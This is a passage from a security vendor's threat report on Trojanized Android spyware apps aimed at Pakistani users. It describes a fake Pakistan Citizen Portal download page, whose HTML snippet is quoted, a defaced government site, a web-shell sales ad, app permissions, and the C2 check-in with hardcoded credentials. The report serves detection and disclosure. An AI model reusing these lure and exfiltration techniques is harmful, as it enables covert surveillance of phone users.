New Android spyware targets users in Pakistan


news.sophos.com/en-us/2021/01/12/new-android-spyware-targets-users-in-pakistan/

January 12, 2021

SophosLabs has discovered a small cluster of Trojanized versions of Android apps, mainly marketed to people who live in Pakistan. Someone has modified these otherwise legitimate apps (clean versions are available for download on the Google Play Store) to add malicious features that seem completely focused on covert surveillance and espionage.


The modified apps look identical to their legitimate counterparts, and even perform their normal functions, but are designed to, initially, profile the phone, and then download a payload in the form of an Android Dalvik executable (DEX) file. The DEX payload contains most of the malicious features, which include the ability to covertly exfiltrate sensitive data like the user's contact list and the full contents of SMS messages. The app then sends this information to one of a small number of command-and-control websites hosted on servers located in eastern Europe.

The selection of apps is highly peculiar, as they are neither the most popular, nor particularly unique, apps. There's no indication that the publishers of the original apps are aware that these Trojanized versions even exist. The highest-profile app Trojanized in this way is the Pakistan Citizen Portal app, published by the government of Pakistan, but the Trojanized version never appeared in any legitimate market, as far as we know. (SophosLabs made multiple attempts to disclose this information to the government of Pakistan, the publisher of the app, prior to publication.)



We found several maliciously modified versions of the official Pakistan Citizen Portal app, whose Google Play listing is shown here.

Virustotal records indicated that at least one of the malware samples had been hosted at the website **pmdu.info**, a domain registered for the first time in early August of this year. A TLS certificate was issued to the site on August 9th. The site appears to be a very good mimicry of a Google Play Store page blended with elements from the real Pakistan Citizen Portal page hosted by the Pakistani government. It isn't perfect, though: its banner image at the top of the page is broken, cutting off the right edge of some text.



Pakistan Citizen Portal


National IT Board, Government Of PakistanProductivity

Pakistan Citizen Portal is an integrated citizens grievance redressal system connecting all government organizations both at federal and provincial levels. The system will serve as carrier of complaints to their respective offices across all over Pakistan. Eventually, the citizen feedback will be linked to an officer's performance and promotion. The App will serve as complementary channel between citizen and government.

★★★★☆


91,453

And the website has an interesting take on copyright.




© All right Reversed. Pakistan Citizen Portal

The Pakistan Citizen Portal app was created in 2019 by a government agency called the PMDU, but its real website falls under the **.gov.pk** domain, hosted on its own territory. This site was hosted on the IP address 5.2.78.240, an IP address that geolocates to the Netherlands.



```
                    <ul class="list-unstyled list-inline social text-center">
                      <li class="list-inline-item list-footer-class" style="background: #10286b;;">
                        <!-- <a href="download/pak_citizen_portal_219.apk" style=" color: #fff !important" download > -->
                        <a href="javascript:void(0)" title="Click Here To Download & Install" onclick='getfilleDownload1("download/pak_citizen_portal_219.apk", "pak_citizen_portal_219.apk");' style=" color: #fff !important" download>
                          <img src="assets/images/google-play.png">  Google Play
                        </a>
                      </li>
                      <li class="list-inline-item list-footer-class" style="background: #10286b;;">
                        <!-- <a href="download/pak_citizen_portal_219.apk" style=" color: #fff !important" download > -->
                        <a href="javascript:void(0)" title="Click Here To Download & Install" onclick='getfilleDownload1("download/pak_citizen_portal_219.apk", "pak_citizen_portal_219.apk");' style=" color: #fff !important" download>
                          <img src="assets/images/download-white.png">  Download App
                        </a>
```


The .info page has two buttons, labeled *Google Play* and *Download App*, but the source code for the site reveals that no matter which link you click, you get the same APK file hosted on the .info domain – the malicious version.




ITW Urls

Scanned	Detections	URL
2020-11-20	0 / 82	https://pmdu.info/download/pak_citizen_portal_219.apk

While digging around for links to the .info version of the domain, we stumbled upon a reference to the domain hosting the malware in a surprising location: Atop the page for an official Pakistani governmental department, the Trading Corporation of Pakistan (or TCP).


https://tcp.gov.pk
Trading Corporation of Pakistan (Pvt.) Limited
Ministry of Commerce, Government of Pakistan
Home | Inquiry | Apply Now |
Select Language: EN | اردو
EMERGING PAKISTAN
Google
GO
Home
About Us
Operating Activities
Organization
Financial
Tenders
Gallery
Rice Inspection
Contact
عوام کی آواز
GET IT ON Google Play
Download on the App Store
وزیراعظم پاکستان کی ہدایات کی روشنی میں پاکستانی شہری اور بیرون ملک مقیم افراد سرکاری
محکموں سے متعلق اپنی شکایات کے بروقت ازالے کے لیے پاکستان سٹیزن پورٹل کی موبائل ایپلیکیشن ڈاؤن لوڈ کریں۔
Pakistan Citizen Portal (https://pmdu.info)
Tenders List
Wheat
Sugar
Miscellaneous
Bid Evaluation Report
Quotations


This banner appeared atop the TCP website for several weeks.



The text of the domain name hosting the malicious Android app was prominently displayed in one of a series of rotating banners atop the web page for this division of the country's Ministry of Commerce. The link was not clickable, as the entire thing is one large static image.


Targets of the malware may have received links via SMS messages or email instructing them to download the app from the fake Pakistan Citizen Portal webpage. Why someone would then deface a web page to add the bogus domain is harder to understand.

Complicating matters, on January 10, 2021, as we prepared to publish this story, the TCP webpage was replaced with just a single line of text: *Hacked by 9bandz*



Hacked by 9bandz

A cursory search for this name revealed at least 93 websites that have been identically defaced, their contents replaced with a similar message since October, 2020. A user of a crimeware forum with a user with the same name also posted this advertisement for “selling government web shells with full access to directories and files” in December.



★ 9BANDZSTORE ★ #1 ✓ GOVERNMENT WEB SHELL STORE ★

by 9bandz - December 10, 2020 at 04:52 PM

9bandz

Posts	2
Threads	1
Joined	Dec 2020
Reputation	0

December 10, 2020 at 04:52 PM

I am selling government web shells with full access to directories and files.

Prices can change depending on the location, domain authority and the importance of the web.

Contact:


Telegram: @[redacted]

While there’s no evidence tying this action to the person who claimed the defacement, it’s hard to ignore the correlation.

More Trojanized apps

In addition to the official Pakistan Citizen Portal (com.govpk.citizensportal) app, we also found modified versions of a muslim prayer-clock app called Pakistan Salat Time (com.tos.salattime.pakistan); an app used to price-compare mobile phone plans called Mobile Packages Pakistan (com.blogspot.istcpublishers.mobilepackagespakistan); a utility that can check a phone's SIM card for validity called Registered SIMs Checker (com.siminformation.checker), and a maliciously modified version of the app published by TPL Insurance (com.tpl.insuranceapp), a company that describes itself as "the first insurance company in Pakistan to sell general insurance products directly to the consumer."

One anomalous app we could find no specific benign analogue of called itself Pakistan Chat (com.PakistanChatMessenger). This app appears to leverage the API of an otherwise legitimate chat service called ChatGum, and connects to a ChatGum server, but also conducts covert surveillance and exfiltration of data from the user's phone.



TPL Insurance

Do you want to install this application? It will get access to:

- take pictures and videos
- read your contacts
- record audio
- directly call phone numbers
  this may generate fees
  read call log
  read phone status and identity
- read your messages (SMS or MMS)
- modify or delete the contents of your SD card
  read the contents of your SD card

The malicious insurance app requires users to give the app virtually full control over any sensitive data stored on the device. The


benign version of the app does not request the same permissions.
The apps all feature, as their primary set of functions, code that appears to be focused on espionage and covert data exfiltration: When run, the apps initially send the device's unique IMEI identifier and a timestamp along with a username and password combination (**a#** and **def**, respectively), to a command-and-control (C2) server by means of an HTTP POST request to the server.

